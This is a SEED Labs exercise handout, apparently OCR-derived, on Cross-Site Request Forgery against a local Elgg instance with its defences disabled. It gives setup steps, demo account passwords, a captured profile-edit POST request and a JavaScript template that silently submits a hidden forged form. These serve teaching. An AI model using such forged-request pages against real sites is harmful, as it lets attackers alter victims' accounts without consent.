Overview:
The objective of this lab is to help you understand the Cross-Site Request Forgery (CSRF) attack. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site while visiting a malicious site. The malicious site injects an HTTP request for the trusted site into the victim user session, causing damages. In this lab, you will be attacking a social networking web application using the CSRF attack. The open-source social networking application is called Elgg, which has already been installed in our VM. Elgg has countermeasures against CSRF, but we have turned them off for the purpose of this lab. This lab covers the following topics:

- Cross-Site Request Forgery attack
- HTTP GET and POST requests

DNS configuration:
We access the Elgg website and the attacker website using their respective URLs. We need to add the following entries to the /etc/hosts file, so these hostnames are mapped to their corresponding IP addresses. You need to use the root privilege to change this file (using sudo). It should be noted that these names might have already been added to the file due to some other labs. If they are mapped to different IP addresses, the old entries must be removed:
10.9.0.5 www.seed-server.com
10.9.0.105 www.attacker32.com

Lab Environment Setup:
In this lab, we will use two websites. The first website is the vulnerable Elgg site accessible at *www.seed-server.com*. The second website is the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via *www.attacker32.com*. We use containers to set up the lab environment.

```
$ sudo su seed
$ cd ~/seed/seed-labs/category-web/Web_CSRF_Elgg/Labsetup
$ docker compose build # Build the container image
$ docker compose up # Start the container
# Shut down the container
$ docker compose down
```


User accounts:
We have created several user accounts on the Elgg server; the username and passwords are given in the following:


```
------------------------------
UserName | Password
------------------------------
alice    | seedalice
boby     | seedboby
charlie  | seedcharlie
Samy     | seedsamy
------------------------------
```


Lab Tasks: Attacks:


Task 1: Observing HTTP Request

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "HTTP Header Live" for this purpose. The goal of this task is to get familiar with this tool. Instructions on how to use this tool are given:









Please use this tool to capture an **HTTP GET** request and an **HTTP POST** request in Elgg. In your report, please include screenshots for both GET and POST requests.

Task 2: CSRF Attack using GET Request


In this task, we need two people in the Elgg social network: Alice and Samy. Samy wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Samy decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Samy's web site: www.attacker32.com. Pretend that you are Samy, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Samy is added to the friend list of Alice (assuming Alice has an active session with Elgg).

To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "HTTP Header Live" Tool to do the investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the img tag, which automatically triggers an HTTP GET request).

Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two weird-looking parameters, elgg ts and elgg token. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.

Note:

The Firefox version in your VM may be quite recent, and some restrictions may be placed on cross-site cookies. In the more recent versions, using the image tag to forge an HTTP GET request will not succeed in the attack. This is because the browser blocks the cross-site cookies for this type of request. To get around this you want to change the Privacy and Security settings in your browser to mimic the settings below.



Task 3: CSRF Attack using POST Request

After adding himself to Alice's friend list, Samy wants to do something more. He wants Alice to say "Samy is my Hero" in her profile, so everybody knows about that. Alice does not like Samy, let alone putting that statement in her profile. Samy plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

One way to do the attack is to post a message to Alice's Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Samy's) malicious web site www. attacker32.com, where you can launch the CSRF attack.

The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server-side script /profile/edit.php, which processes the request and does the profile modification.

The server-side script edit.php accepts both GET and POST requests, so you can use the same trick as that in the previous task to achieve the attack. However, in this task, you are required to use the POST request. Namely, attackers (you) need to forge an HTTP POST request from the victim's browser, when the victim is visiting their malicious site. Attackers need to know the structure of such a request. You can observe the structure of the request, i.e., the parameters of the request, by making some modifications to the profile and monitoring the request using the "HTTP Header Live" tool. You may see something similar to the following. Unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST requests are included in the HTTP message body (see the contents between the two ✰ symbols):

```
http://www.seed-server.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813  ✰
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
......                                                              ✰
```

After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code. To help you write such a JavaScript program, we provide a sample code in the following code fence. You can use this sample code to construct your malicious web site for the CSRF attacks. This is only a sample code, and you need to modify it to make it work for your attack.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
                                    value='2'>";                          ①
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

The value 2 in the access level field means the access level will be set to public. This is needed, otherwise, the access level will be set by default to private, so others cannot see this field.

Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

• Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

• Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Submission:

You need to submit a detailed lab report, with screenshots, to describe what you have done. Please also list the important screenshots followed by an explanation. Simply attaching screenshots without any explanation will not receive credits.